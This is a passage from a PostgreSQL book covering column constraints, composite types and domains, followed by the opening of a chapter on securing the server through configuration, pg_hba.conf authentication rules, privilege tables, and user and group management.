■ **Tip** Unlike most database systems, PostgreSQL does not have performance differences between CHAR(n), VARCHAR(n), and TEXT. Likewise, the storage requirements between these types are the same (save for the space needed for padding for CHAR types). For this reason, in most cases it is simpler to use TEXT than to make up an arbitrary limit for one of the other types.

Boolean Datatype

The BOOLEAN datatype is PostgreSQL's logical Boolean representation, and it complies with the SQL standard notion of Boolean. PostgreSQL's Boolean can be one of three states: TRUE, FALSE, or NULL (where NULL implies the notion of being unknown). BOOLEAN accepts a number of different representations for TRUE and FALSE including TRUE, 't', 'true', 'y', 'yes', '1', and FALSE, 'f', 'false', 'n', 'no', '0', respectively. The keywords TRUE and FALSE are SQL-compliant, and thus are generally preferred. While PostgreSQL's C library, and applications that build on top of that library, tends to display Booleans as 't' and 'f', they are not equivalent to string data and are not stored as such; BOOLEAN datatypes require only 1 byte of storage.

Datatype Attributes

Although this list is not exhaustive, this section covers those attributes you'll most commonly use, as well as those that will be used throughout the remainder of this book.

CHECK

The CHECK attribute provides a means for restricting the values in a column and, as such, is commonly referred to as a check constraint. The constraint must equate to a Boolean expression, and the value in question must resolve the expression to either TRUE or NULL. A common example of a check constraint is creating a column that should not accept negative values. You could define such a column as follows:

```
vacation_days_earned INTEGER CHECK (vacation_days > 0)
```

You can also reference other columns in a check constraint:

```
vacation_days_taken INTEGER CHECK (vacation_days_taken < vacation_days_earned)
```

PostgreSQL also allows you to define constraints at the table level. One advantage of using a table constraint is that you can give each constraint a unique name, as follows, which vastly simplifies deducing error messages that are given when a constraint is violated:

```
CREATE TABLE employee (
    employee_id SERIAL UNIQUE NOT NULL,
    vacation_days_earned INTEGER CHECK (vacation_days_earned  > 0),
    vacation_days_taken INTEGER CHECK (vacation_days_taken > 0),
    CONSTRAINT no_vacation_days_left CHECK
        (vacation_days_taken <=     vacation_days_earned)
);
```

The advantage of this becomes clear with an example error message; here we will try to insert an employee who has earned 5 days of vacation but has taken 10 days:

```
company=# INSERT INTO employee VALUES (DEFAULT,5,10);
ERROR:  new row for relation "employee" violates check constraint
"no_vacation_days_left"
```

DEFAULT

The `DEFAULT` attribute ensures that some designated value will be assigned when no other value is available. The value can be a literal value or a simple expression, but cannot include a subquery or reference other columns within its definition, and the value must result in a valid type for the given column. One common example of a `DEFAULT` is the value `now()` for `TIMESTAMP` columns:

```
initial_registration TIMESTAMPTZ DEFAULT now()
```

Using `now()` causes the system to insert the current system time into the field upon insert. If `DEFAULT` is not specified on a column, a default value of `NULL` will be inserted into the column.

In the following example, we create a small test table to hold just an example identifier and a column to hold our timestamp value. We then insert three different entries; the first passes in the `DEFAULT` keyword, the second specifies a specific time, and the third leaves out the `TIMESTAMP` column altogether.

```
rob=# CREATE TABLE default_now_example (
rob-#    attempt text,
rob-#    insert_time timestamptz DEFAULT now()
rob -# );
CREATE TABLE
rob=# INSERT INTO default_now_example VALUES ('a', DEFAULT);
INSERT 0 1
rob=# INSERT INTO default_now_example (attempt, insert_time)
rob-# VALUES ('b','1492-01-13 21:12');
INSERT 0 1
rob=# INSERT INTO default_now_example (attempt) VALUES ('c');
INSERT 0 1
```

You can view the results of these entries easily enough:

```
rob=# SELECT * FROM default_now_example;
 attempt |          insert_time
---------+-------------------------------
 a       | 2005-10-16 15:41:39.382608-05
 b       | 1492-01-13 21:12:00-05
 c       | 2005-10-16 15:42:17.860467-05
rows)
```

As you can see, in our first `INSERT` statement, the default time was entered because we passed in the `DEFAULT` keyword. In the second, the time we specified was entered. In the third, an autogenerated time was inserted because we did not specify a value; this is the same behavior as using the `DEFAULT` keyword.

NOT NULL

Defining a column as `NOT NULL` disallows any attempt to insert a `NULL` value into the column. Using the `NOT NULL` attribute, where relevant, is always suggested, because it results in at least baseline verification that all necessary values have been passed to the query. An example of a `NOT NULL` column assignment follows:

```
zipcode VARCHAR(10) NOT NULL
```

NULL

Simply stated, the `NULL` attribute means that `NULL` values are acceptable for the given field. This is also the default value for the field if no data is given and there is no `DEFAULT` attribute specified. This is the default characteristic for columns in PostgreSQL, so you will not often see it stated explicitly.

PRIMARY KEY

The `PRIMARY KEY` attribute is used to guarantee uniqueness for a given row. No values residing in a column designated as `PRIMARY KEY` are repeatable or nullable within that column. It's quite common to see `SERIAL` columns designated as a primary key, because this column doesn't necessarily have to bear any relation to the row data, other than acting as its unique identifier. However, there are two other ways for ensuring a record's uniqueness:

- **Single-field primary keys**: Typically used when a pre-existing, nonmodifiable unique identifier exists for each row entered into the database, such as a part number or social security number. Note that this key should never change once it is set.
- **Multiple-field primary keys**: Can be useful when it is not possible to guarantee uniqueness from any single field within a record. Thus, multiple fields are conjoined to ensure uniqueness. If the number of columns required to ensure uniqueness grows cumbersome, it is common practice to simply designate a `SERIAL` integer as the primary key, to alleviate the need to somehow generate unique identifiers with every insertion.

The following three examples demonstrate creation of the auto-increment, single-field, and multiple-field primary key fields, respectively.

Creating an automatically incrementing primary key:

```
CREATE TABLE staff (
   staffid SERIAL NOT NULL PRIMARY KEY,
   fname TEXT NOT NULL,
   lname TEXT NOT NULL,
   email TEXT NOT NULL
);
```

Creating a single-field primary key:

```
CREATE TABLE citizen (
   ssid VARCHAR(9) NOT NULL PRIMARY KEY,
   fname TEXT NOT NULL,
   lname TEXT NOT NULL,
   zipcode VARCHAR(10) NOT NULL
);
```

Creating a multiple-field primary key:

```
CREATE TABLE friend (
   fname TEXT NOT NULL,
   lname TEXT NOT NULL,
   nickname TEXT NOT NULL,
   PRIMARY KEY(lname, nickname)
);
```

REFERENCES

The `REFERENCES` attribute specifies that the values in a column (or group of columns) must match the values appearing in some row of another table. This is done to ensure referential integrity between the two tables. As an example, we could rewrite the `staff` table in our previous example to the following:

```
CREATE TABLE staff (
    staffid SERIAL NOT NULL PRIMARY KEY,
    ssid VARCHAR(9) REFERENCES citizen (ssid),
    email TEXT NOT NULL
);
```

Created this way, it is now impossible to add an entry to the `staff` table that does not have a corresponding entry in the `citizen` table. While some would say this approach to staffing might be short-sighted in today's global economy, opponents of illegal immigration would surely applaud this design.

This relationship between the two tables is often referred to as a *foreign key* (no pun intended), and it provides other benefits as well. You'll notice that we eliminated the `fname` and `lname` columns from our table; we did this because we can now infer this information from the relationship between the two tables. This also means that, should someone's name change (for example, when someone gets married), we do not have to write extra application code to propagate the changes throughout our database: the change can be made in one place and all

related tables can be left alone. We can also create foreign keys between tables based on a group of columns between the two tables. We will re-create our `staff` table again to show the syntax:

```
CREATE TABLE staff (
    staffid SERIAL NOT NULL PRIMARY KEY,
    email TEXT NOT NULL,
    lname TEXT,
    nickname TEXT,
    FOREIGN KEY (lname,nickname) REFERENCES friends(lname,nickname)
);
```

This syntax sets up the relationship just like our previous example; any entry in `staff` must now have a corresponding entry, based on both the `lname` and `fname` columns, in the `friends` table.

UNIQUE

A column assigned the `UNIQUE` attribute ensures that all values possess distinct values, except that `NULL` values are repeatable. You typically designate a column as `UNIQUE` to ensure that all fields within that column are distinct—for example, to prevent the same e-mail address from being inserted into a newsletter subscriber table multiple times, while at the same time acknowledging that the field could potentially be empty (`NULL`). An example of a column designated as `UNIQUE` follows:

```
email TEXT UNIQUE
```

Composite Datatypes

A composite datatype defines the structure of a row or record. In simple terms, it is a list of field names and their datatypes. Once a composite type is created, it can be used much like any other datatype, such as when defining a column in a table or declaring a return type for a function. This can prove very useful when you want to tightly couple related information together into a single logical piece.

Creating Composite Types

You can use the `CREATE TYPE` command to create composite types. As shown next, the syntax is similar to that of the `CREATE TABLE` command, though only field names and datatypes can be specified. No constraints or default values can be included.

```
CREATE TYPE im_accounts AS (
jabber    text,
aim    text,
irc    text
);
```

Let's run through a quick example so that you can see exactly how this works. First, we create a table in which to use our new composite type:

```
company=# CREATE TABLE contacts (employee_id integer, im im_accounts);
CREATE TABLE
```

Next, we insert some data into our table. Note that the syntax for inserting into a composite type simply involves encapsulating the various pieces of information that make up the field within parentheses:

```
company=# INSERT INTO contacts (employee_id, im)
company-# VALUES (1,('bigceo@jabber.org','thebigceo','bigceo76'));
INSERT 0 1
```

And finally, for good measure, let's take a look at our data:

```
company=# SELECT * FROM contacts;
 employee_id |                   im
-------------+---------------------------------------
           1 | (bigceo@jabber.org,thebigceo,bigceo76)
(1 rows)
```

Altering Composite Types

The `ALTER TYPE` command can be used to change the definition of an existing composite type. In versions prior to PostgreSQL 8.1, this is limited to changing the owner of the type:

```
ALTER TYPE im_accounts OWNER TO amber;
```

Starting in 8.1, PostgreSQL also gives you the ability to alter the schema of a given type:

```
ALTER TYPE im_accounts SET SCHEMA mynewschema;
```

Dropping Composite Types

Dropping a composite type is done through the `DROP TYPE` command. By default, you cannot drop a composite type that is referenced by any other objects. This can be controlled by using the `CASCADE` or `RESTRICT` keywords, and can be schema-qualified if needed:

```
DROP TYPE mynewschema.im_accounts CASCADE;
```

■ **Note** The `DROP CASCADE` command may have different effects depending on the dependent object. For example, if a table references the composite type, only the column in question will be dropped. However, if a view references the composite type, the entire view will be dropped.

Working with Domains

Domains can be considered a cross between a datatype and a constraint. Creating a domain generally requires two pieces of information: the underlying base type that the domain will use, and the constraint limiting the acceptable values for the domain. While you might think

this sounds complicated, it isn't especially, and domains can be quite useful when applied properly. One good example is handling phone numbers. Many databases have a phone number column in several of their tables, which then requires each table to set up its own constraints to handle the data. Rather than go through that hassle, you could instead create a domain to handle phone numbers and then use that in all of your tables.

Creating Domains

Domains are created by using the `CREATE DOMAIN` command. Domains generally comprise a set of attributes, `CHECK`, `DEFAULT`, `NOT NULL`, or `NULL`, that behave like other datatype attributes within PostgreSQL. In this example, we set up a domain to match a valid U.S. phone number, which we define as starting with 1, followed by a dash, three numbers, another dash, three more numbers, a third dash, and then four numbers:

```
CREATE DOMAIN us_phone_number AS TEXT CONSTRAINT "valid_phone_number"
CHECK (VALUE ~ '^1-\\d{3}-\\d{3}-\\d{4}$');

CREATE TABLE us_contact_info (
fullname    TEXT NOT NULL,
email    TEXT NOT NULL,
phone us_phone_number NOT NULL
);
```

As you can see, writing the regular expression once in the domain is much simpler than writing this expression several times in multiple tables. This also gives us one place to change should we need to modify our phone number definition.

Altering Domains

You can use the `ALTER DOMAIN` command to modify any aspect of a domain's definition. Each form of the `ALTER DOMAIN` command takes the form of `ALTER DOMAIN` *`domain_name`* followed by one of the following subforms:

- `{ SET DEFAULT` *`expression`* `| DROP DEFAULT }`: Sets *`expression`* as the default value or drops the existing default value.
- `{ SET | DROP } NOT NULL`: Controls whether or not the domain allows `NULL` values.
- `ADD` *`domain_constraint`*: Adds a new constraint to the domain using the same syntax as the `CREATE DOMAIN` command. It will succeed only if all values in an existing column satisfy the new constraint.
- `DROP CONSTRAINT` *`constraint_name`* `[ RESTRICT | CASCADE ]`: Drops constraints on a domain.
- `OWNER TO` *`new_owner`*: Changes the ownership of the domain.

Using these commands should be fairly straightforward, but just to make sure, let's walk through a few examples. This command would forbid someone from entering `NULL` values into our `DOMAIN`:

```
ALTER DOMAIN us_phone_number SET NOT NULL;
```

This combination would change the owner of the domain to a database user named `amber`:

```
ALTER DOMAIN us_phone_number OWNER TO amber;
```

Dropping Domains

You can remove a domain from the database by using the `DROP DOMAIN` command. By default, you cannot drop a domain that is referenced inside another database object. However, you can control this behavior by using the `CASCADE` or `RESTRICT` keyword along with the `DROP` command:

```
DROP DOMAIN us_phone_number CASCADE;
```

■ **Note** The `DROP CASCADE` command may have different effects depending on the dependent object. For example, if a table references the domain, only the column in question will be dropped. However, if a view references the domain, the entire view will be dropped.

Summary

In this chapter, you learned about the many ingredients that go into designing a PostgreSQL database. The chapter began with an overview of some helpful commands for dealing with databases, schemas, and tables. This discussion was followed by an introduction to PostgreSQL's supported datatypes, offering information about the name, purpose, and range of each. The chapter then examined many of the most commonly used attributes, which serve to further tweak column behavior. The chapter concluded with a discussion of how to make use of more advanced datatype objects, including composite datatypes and domains, to help simplify datatype management.

In the next chapter, we'll dive into another key PostgreSQL feature: security. You'll learn all about PostgreSQL's powerful authentication system, as well as learn more about how to secure the PostgreSQL server and create secure PostgreSQL connections using SSL.

CHAPTER 29

Securing PostgreSQL

When you park your car at the store, you likely take a moment to lock the doors and set the alarm system, if you have one. It's almost an automatic reaction, because you know that the possibility of the car or its contents being stolen dramatically increases if you don't take such basic yet effective precautions. Ironically, the IT industry at large seems to take the opposite approach when creating the vehicles used to maintain enterprise data. Both IT systems and applications are rife with open doors, leading to theft of customer data, damage, and even destruction as a result of electronic attacks. Often such occurrences take place not because the technology did not offer deterrent features, but simply because the implementer never bothered to put these deterrents into effect.

This chapter introduces numerous aspects of PostgreSQL's highly effective security model. In particular, it describes PostgreSQL's user system in detail, showing you how to create users and groups, manage their privileges, and change their passwords. Additionally, this chapter demonstrates some of PostgreSQL's secure connection features. While no amount of discussion will force you to implement these features, hopefully the examples and anecdotes interspersed throughout this chapter will be enough to convince the majority of readers to take the time to do so. After completing this chapter, you should be familiar with the following topics:

- What steps you should take immediately after starting PostgreSQL for the first time
- Securing the postmaster process (`postgresql.conf`)
- PostgreSQL's host-based authentication system
- The `GRANT` and `REVOKE` functions
- User account management, including working with groups
- Creating secure connections with SSL

Let's start at the beginning: what you should do *before doing anything else* with your PostgreSQL server.

What You Should Do First

This section outlines several rudimentary, yet very important, tasks that you should undertake immediately after completing the installation and configuration process outlined in Chapter 25:

- **Patch the operating system and any installed software:** Software security alerts seem to be issued on a weekly basis these days, and although they are annoying, it is absolutely necessary that you take the steps to make sure that your system is fully patched. With exploit instructions and tools readily available on the Internet, a malicious user with even a little experience in such matters will have little trouble taking advantage of an unpatched server. Don't take solace in the fact that you are running a Unix-based environment; every operating system has had at least one security patch released, and pretending otherwise could leave you vulnerable. The bottom line is that you should develop an official patching strategy and stick with it, regardless of your chosen operating system.

- **Disable all unused system services:** Always take care to eliminate all unnecessary potential server attack routes before you place the PostgreSQL server on the network. These attack vectors are almost exclusively the result of insecure system services, often ones running on the system unbeknownst to the system administrator. The rule of thumb these days is that if you're not going to use the service, turn it off.

- **Tighten the database server firewall:** Although shutting off unused system services is a great way to lessen the probability of a successful attack, it doesn't hurt to add a second layer of security by closing all unused ports. For a dedicated database server, it is common to close all ports except for 22 (SSH), 5432 (PostgreSQL), and perhaps some "utility" ports like 123 (NTP). In short, if you don't intend for traffic to travel on a given port, close it off altogether. In addition to making such adjustments on a dedicated firewall appliance or router, also consider taking advantage of the operating system's firewall. Both Microsoft Windows Server 2000/2003 and Unix-based systems have built-in firewalls at your disposal.

- **Audit the database server's user accounts:** Particularly if a pre-existing server has been reassigned to host the organization's database, make sure that all nonprivileged users are disabled or, better, deleted. Although PostgreSQL's users and the operating system users are completely unrelated, the mere fact that they have access to the server environment raises the possibility that damage could be done, inadvertently or otherwise, to the database server and its contents. The simplest way to ensure that nothing is overlooked during such an audit is to reformat all of the attached drives and reinstall the operating system.

- **Set the PostgreSQL superuser password:** By default, many installation packages leave the database superuser account (`postgres`) blank. Although many would question this practice, this has long been the standard procedure, and will likely be for some time. Given that fact, you must take care to add a password immediately. You can do so with the `ALTER USER` command, like so:

```
$] psql -U postgres template1
        Welcome to psql 8.0.3, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help on internal slash commands
       \g or terminate with semicolon to execute query
       \q to quit
```

```
template1=# ALTER USER postgres PASSWORD 'secret';
ALTER USER
template1=#
```

Of course, you should choose a password that is a tad more complicated than *secret*. PostgreSQL will let you dig your own grave in the sense that passwords such as 123, abc, and your cat's name are perfectly acceptable. However, common security practices suggest choosing a password that is at least eight characters in length, and consists of a mixture of numeric and alphabetical characters of varying case.

Securing the PostgreSQL Daemon

When you start the postmaster process, several options are available that you can take advantage of to help secure your installation. The first place to look for these options is in the `postgresql.conf` file. This file also contains settings that are unrelated to security, but in this section, we focus on those related to maintaining good server security:

- `listen_address`: Specifies the TCP/IP address or addresses that PostgreSQL listens on for client connections. The default setting is `localhost`, which means that the installation will listen for connections only from the local machine, via TCP/IP or Unix-domain sockets. Setting the list to empty causes the server to ignore any IP interfaces and connect only via Unix-domain sockets. If your database and application reside on the same machine, you should definitely consider setting the list to empty.
- `port`: Sets the port number that PostgreSQL will accept the connection on. Setting this value to something other than the default (5432) can help dodge malicious attempts at scanning for the PostgreSQL service; just be sure to choose a port that is not commonly used for something else.
- `ssl`: Enables SSL connections. While configuration of SSL can be tricky, and its use will incur some overhead, it is essential for applications that need to transmit critical data.
- `krb_server_keyfile`: Sets the location of the Kerberos server key file. It is only needed when using Kerberos-based authentication, but it does give you another option for secured connections.

The PostgreSQL Access Privilege System

Protecting your data from unwarranted review, modification, or deletion, accidental or otherwise, should always be your primary concern. Yet balancing a secure database with an expected level of user convenience and flexibility is often a difficult affair. The delicacy of this balance becomes obvious when you consider the wide array of access scenarios that might exist in any given environment. For example, what if a user requires modification privileges, but not insertion privileges? How do you authenticate a user who might need to access the database from a number of different IP addresses? What if you wanted to provide a user with read access to only certain tables, while restricting the rest? You can imagine the nightmarish code that might result from incorporating such features into the application logic. Thankfully, the PostgreSQL

developers have relieved you of these tasks, integrating fully featured authentication and authorization capabilities into the server.

How the Privilege System Works

The PostgreSQL privilege system revolves around two general concepts:

- **Authentication:** Determines whether a user is even allowed to connect to the server
- **Authorization:** Determines whether the user posses adequate privileges to execute query requests

Because authorization cannot take place without successful authentication, you can think of this process as taking place in two stages.

The Two Stages of Access Control

The general privilege control process takes place in two steps: *connection authentication* and *request verification*. Together, these steps are carried out in the following phases:

1. The postmaster compares the connection request information against the entries in the `pg_hba.conf` file to determine whether the connection should be accepted or rejected. This is done by matching different variables, including the user, connecting host, and database involved.
2. The postmaster verifies any password information against the appropriate location based on the authentication type specified in `pg_hba.conf`. For authentication types like `password`, this means verifying the user and password against the `pg_shadow` table.
3. If the request makes it to Step 3, the postmaster parses and analyzes the query itself to determine which objects within the database the user is attempting to interact with, and in what way. The postmaster then looks up the permissions for these objects in the various `pg_` system tables, such as `pg_class` or `pg_proc`. If all permissions have been granted appropriately, the query is then executed.

Where Is Access Information Stored?

PostgreSQL access authorization information is stored in two places: the `pg_shadow` system table and the `pg_hba.conf` system file. The `pg_shadow` table holds the information for specific database user accounts, along with password information and some system-level privilege information. The `pg_hba.conf` file controls which users can connect to which databases from which machines. Once authenticated, PostgreSQL keeps user authorization information stored primarily in the `relacl` column of the `pg_class` table. In this section, we will delve into the details pertinent to the purpose and structure of each of these parts.

The pg_shadow Table

The `pg_shadow` table contains detailed information about PostgreSQL users. It controls various system-level privileges and password information for database users. Looking at the `pg_shadow` table through the `psql` program, you see the following:

```
template1=# \d pg_shadow
   Table "pg_catalog.pg_shadow"
   Column    |  Type   | Modifiers
-------------+---------+-----------
 usename     | name    | not null
 usesysid    | integer | not null
 usecreatedb | boolean | not null
 usesuper    | boolean | not null
 usecatupd   | boolean | not null
 passwd      | text    |
 valuntil    | abstime |
 useconfig   | text[]  |
```

The various fields of the `pg_shadow` table break down as follows:

- `usename`: Column that stores the username. Usernames must be unique cluster-wide.
- `usesysid`: Column that stores an internal system ID for each user. Normally, the system ID for the superuser created at compile time is listed as 1, and users created afterward begin at 100 and increase serially.
- `usecreatedb`: System-level privilege that allows the user to create new databases on the system. The default for new users is `false`.
- `usesuper`: System-level privilege that determines if a user is a superuser. Making a user a superuser is akin to giving someone root access on Unix or setting them up as a system administrator on Windows, and so this should be used only when absolutely necessary.
- `usecatupd`: System-level privilege that allows the user to directly update the system catalogs. Because it is very easy to corrupt your database when modifying these tables, granting this privilege to users is not recommended.
- `passwd`: Field that stores the user's password, usually in an MD5-style encrypted format.
- `valuntil`: Field that sets a timeframe for the user's password to expire. Note that although the account in question remains unchanged, the user's password will no longer work.
- `useconfig`: List that stores modified, session defaults for run-time configuration variables.

■ **Note** Since the `pg_shadow` table could contain password information, it is not intended for general use. Rather, in cases where users may want to find out system information, the `pg_user` view can be used instead. It looks exactly the same as `pg_shadow`, except the password information is always hidden behind a number of asterisks (*).

The pg_hba.conf File

Client authentication is controlled by the `pg_hba.conf` file, which is typically found in the data directory of the PostgreSQL server. By default, the `pg_hba.conf` file is set to allow connections from the local machine only, but it gives you the flexibility to handle extremely complex connection requirements.

The basic format of `pg_hba.conf` is a list of single-line entries, with each entry containing a number of fields separated by tabs or spaces. Each line in the file represents an allowed connection, based on several different specified parameters. In this section, we take a more detailed look at each of the parts of a `pg_hba.conf` entry:

- `TYPE`: Describes the type of connection:
  - `local`: Can only be made on the local Unix socket.
  - `host`: Made via TCP/IP. You must also specify an address for PostgreSQL to listen on via the `listen_addresses` variable in the `postgresql.conf` file for TCP/IP connections to work.
  - `hostssl` and `hostnossl`: Variants of the `host` connection that are used in conjunction with SSL connectivity; these are discussed later in this chapter.
- `DATABASE`: Specifies which database or databases the user is allowed to connect to. Multiple databases can be specified with a comma-separated list of database names. You can also use one of several keywords for further options:
  - `all`: Signifies that the user can connect to all databases in the system.
  - `sameuser`: Means that the user can only connect to a database with the same name as the user connecting.
  - `samegroup`: Signifies that the user must belong to the group with the same name as the database they are attempting to connect to.
- `USER`: Specifies which user or users the specified connection rule applies to. Multiple users can be specified by using a comma-separated list of usernames. To use a group name, you should append a + to the name of the group. You can also use the keyword `all` to have the rule apply to all users.
- `CIDR-ADDRESS`: Specifies which client machines the given connection rule applies to. The format is that of a numeric IP address followed by a valid CIDR mask length (e.g., 192.168.21.12/32). Note that bits to the right of the CIDR mask must be zero, and there cannot be any white space between the IP address, the /, and the mask. For example, if you wanted anyone on your local subnet to be able to connect, you would write the entry as 172.21.1.0/24. This field applies only to TCP/IP-based connection types.
- `IP-ADDRESS` + `IP-MASK`: As an alternative to the `CIDR-ADDRESS` notation, you can use separate `IP-ADDRESS` and `IP-MASK` entries. Using this notation, our example would look like 172.21.1.0 for the `IP-ADDRESS` field and 255.255.255.0 for the mask. Like the `CIDR-ADDRESS` notation, these fields apply only to TCP/IP-based connection types.

- METHOD: Specifies the authentication method that applies to the specified connection rule. Several different authentication methods are available. Only the most common methods are listed here, but you can consult the online documentation for more information:
  - trust: Allows connections for the specified rule to connect without any type of authentication or verification of the user or their password. This method is not recommended for production machines.
  - password: Requires that a password be supplied for any connecting user. The password will be sent in plain text over the connection, so it is often recommended that this method should be used only in connection with some type of SSL arrangement.
  - md5: Requires the connecting user to supply an MD5-encrypted password for authentication. Note that even though the password is encrypted, the connection still sends the hash via plain text, so it is not immune to sniffing-based attacks. While md5 is generally preferred over the password method, it too is best used in conjunction with some type of SSL connection.
  - krb5: Uses Kerberos 5 to authenticate the user. This requires an external Kerberos key file and is available only for TCP/IP-based connections.
  - pam: Authenticates the user via the Pluggable Authentication Modules service available from the operating system.
  - ident: Authenticates users based on the connecting client's username, as determined by the operating system. You can create an optional ident map file if you want certain operating system users to be able to connect as different database users. Note that ident is not generally recommended as an authorization protocol, and therefore should be used only on machines on which the client can be well-secured.
  - reject: Automatically rejects any connection matching the specified rule. This can sometimes be useful for filtering out certain connections from a larger group.

The order in which each row is placed in the pg_hba.conf is significant because PostgreSQL will authenticate incoming connections based on the first available match it finds within the file. For this reason, you will usually find that earlier entries will have strict connection-matching parameters along with weaker authentication methods, followed by more wide-reaching connection-matching parameters alongside tougher authentication methods. A typical pg_hba.conf might look something like this:

```
# Allow users on the local system to connect to any database under
# any username using Unix domain sockets
# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD
local   all         all                               trust

# Implement the same permissions as above, but for connections on
# local loopback TCP/IP connections. (i.e. localhost)
# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD
host    all         all         127.0.0.1/32          trust
```

```
# Allow any client with IP address 192.168.76.x to connect to the
# "warehouse" database as user "reports" as long as a password is
# given

# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD
host    warehouse   reports     192.168.76.0/24       password

# Allow user "rob" from host 192.168.21.12 to connect to database
# "template1" if the user's password is correctly supplied.
#
# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD
host    all         rob         192.168.21.12/32      md5

# Allow connection from any IP address on the Internet to connect to
# either the bpsimple or bpfinal databases, provided that the user can
# pass an ident check for being either rick or neil
# TYPE  DATABASE      USER       CIDR-ADDRESS   METHOD
host    bpsimple,bpfinal      rick,neil     0.0.0.0/0        ident
```

The pg_class Table

Once a user has authenticated through the `pg_hba.conf` file, the next step of the connection is to determine whether the user is authorized to execute a given query. This duty falls primarily on information found in the `pg_class` table. The `pg_class` table contains a wide array of information about most of the different "table-like" objects in a PostgreSQL database, including tables, views, and indexes, but for the purposes of securing your database, the key column in this table is called `relacl`, which can be thought of as the "relations access control list." The `relacl` column is rather cryptic at first glance, but its information can be deduced with a little direction. The `relacl` column's data type is an array of `aclitems`, which is quite different from any other column you might have seen.

A typical `relacl` entry might look something like this:

```
phppg=# SELECT relname, relacl FROM pg_class WHERE relname='pg_class';
 relname  |  relacl
----------+----------
 pg_class | {=r/postgres}
(1 row)
```

This means that the user `postgres` has granted read permissions on the table `pg_class` to `PUBLIC`. But this is getting a little ahead of ourselves, so let's take a moment to break down the different types of permissions that are available to users and what their corresponding entries would be.

The list of attributes you will find in the `reacl` column includes the following items:

- `a`: Stands for "append" and represents `INSERT` privileges.
- `r`: Stands for "read" and represents `SELECT` privileges.

- `w`: Stands for "write" and represents `UPDATE` privileges.
- `d`: Stands for "delete" and represents `DELETE` privileges.
- `R`: Stands for "rule" and allows the user to create or drop rules on the given relation.
- `x`: For the `REFERENCES` privilege. Users with this privilege can create foreign keys from other tables that reference the relations in question.
- `t`: For the `TRIGGER` privilege. Users with this privilege can create and drop triggers on the given relation.

An entry within the `relacl` column comprises one or more of the preceding attributes preceded with user information to create a complete privilege entry. If the user portion is left blank, the privileges listed are granted to `PUBLIC`, or all, users. In later versions of PostgreSQL, these entries are followed by a */username* portion that signifies who granted the permissions in the entry. Let's take a look at a few examples:

The first example demonstrates `SELECT`, `INSERT`, and `UPDATE` privileges for user `rob`, granted by user `dylan`:

```
rob=raU/dylan
```

The next example shows `SELECT` privileges for `PUBLIC`, granted by the Postgres superuser:

```
=r/postgres
```

Finally, this example demonstrates full privileges for user `dylan`, granted by user `dylan`, and `INSERT` and `UPDATE` privileges for `PUBLIC`, granted by user `dylan`:

```
{dylan=arwdRxt/dylan,=aw/dylan}
```

■ **Note** The owner of an object gets full privileges by default. However, these privileges are not displayed in the `relacl` column by default. Instead, they become visible only when they have been explicitly granted by someone.

User and Privilege Management

While the privilege information can be read from the `pg_class` table just like any other table in PostgreSQL, for the purposes of manipulating it, you would not want to have to construct cumbersome arrays to update those values. Instead, PostgreSQL supports several SQL commands that you can use to add, update, and drop users, groups, and the various privileges those users might need.

Working with PostgreSQL Users

PostgreSQL gives us several SQL-level commands to create users and groups, thus defining their roles within the database system: `CREATE USER`, `ALTER USER`, and `DROP USER` for manipulating users, and `CREATE GROUP`, `ALTER GROUP`, and `DROP GROUP` for manipulating groups.

Adding New Users

Adding new users to PostgreSQL is accomplished through the `CREATE USER` command. The `CREATE USER` command has the following syntax:

```
CREATE USER username
    [ WITH       SYSID uid
      | CREATEDB | NOCREATEDB
      | CREATEUSER | NOCREATEUSER
      | IN GROUP groupname [, ...]
      | [ ENCRYPTED | UNENCRYPTED ] PASSWORD 'password'
      | VALID UNTIL 'abstime' ]
```

The recommended practice is to leave the `SYSID` field blank, so that it will be autogenerated for you. The `CREATEDB` field corresponds to allowing the user to create, add, and drop databases within the database; by default, users do not get this privilege. Specifying the `CREATEUSER` option will create the user as an administrative-level account, allowing them to add and remove other users from the system; again, the default is to not give this privilege. You can also add the user to any groups you might have in the database, via the `IN GROUP` parameter. Of course, you will normally want to store a password for each user as well. Finally, the `VALID UNTIL` clause allows you to specify a time in which the account will expire automatically and disallow further logins. As an example, we might create the following user `howard`, who has permissions to create new databases, and will be able to log in until the end of the year:

```
CREATE USER howard WITH PASSWORD 'T3rc35' CREATEDB VALID
UNTIL '2005-12-31';
```

Manipulating Users

To modify the attributes of a user, we use the `ALTER USER` command. Its syntax looks like:

```
ALTER USER username
        [ WITH
        CREATEDB | NOCREATEDB
        | CREATEUSER | NOCREATEUSER
        | [ ENCRYPTED | UNENCRYPTED ] PASSWORD 'password'
        | VALID UNTIL 'abstime'
```

The parameters to the `ALTER USER` command follow the same definitions as those of the `CREATE USER` command. For example, if we wanted to modify our previous user to remove the create database privileges, it would look like this:

```
ALTER USER howard NOCREATEDB;
```

Sometimes you may need to change the user's name, in which case the alternate syntax is provided:

```
ALTER USER name RENAME TO newname
```

Removing Users

To remove a user, we use the `DROP USER` command. Its syntax is very straightforward:

```
DROP USER username
```

The DROP USER command eliminates the user from any and all databases within a cluster. If the user owns a database, an error will be raised and the user will not be deleted. The same is not true of other objects within a database, though. Dropping the user will leave any such objects within the database intact. However, you might end up with permission issues in the future should you need to manipulate the object in some way that requires you to be the object's owner.

Working with PostgreSQL Groups

While PostgreSQL's user system is flexible, it isn't always the most convenient system to work with when you are dealing with a large number of users and privileges. To help ease this task, PostgreSQL also provides a group system, similar to the group concept used in many operating systems. With groups, you can assign a number of users to a group, set permissions at the group level, and then manipulate these privileges for all users in a single go.

Adding Groups

Adding new groups to PostgreSQL is accomplished through the CREATE GROUP command, which has the following syntax:

```
CREATE GROUP groupname
      [ WITH ]
        SYSID gid
      | USER  username [, ...]
```

As with the CREATE USER command, the recommended practice is to leave the SYSID option blank so that it will be auto-generated. The USER field, which is optional, can contain one or more users. For example, if we wanted to create a group for users with full access, the command would look like this:

```
CREATE GROUP fullaccess WITH USER howard, rob;
```

Manipulating Groups

When creating a group, it may not always be feasible to add all users into a group. We may be unsure of which users need to be members of a group, and over time new users will be added into the database after our group is created. In contrast to this, we will surely also have a need to remove users from groups as our database evolves. To accomplish these tasks, we use the ALTER GROUP command:

```
ALTER GROUP groupname ADD USER username [,...]
ALTER GROUP groupname DROP USER username [,...]
```

There is also a form of the ALTER GROUP command for renaming groups:

```
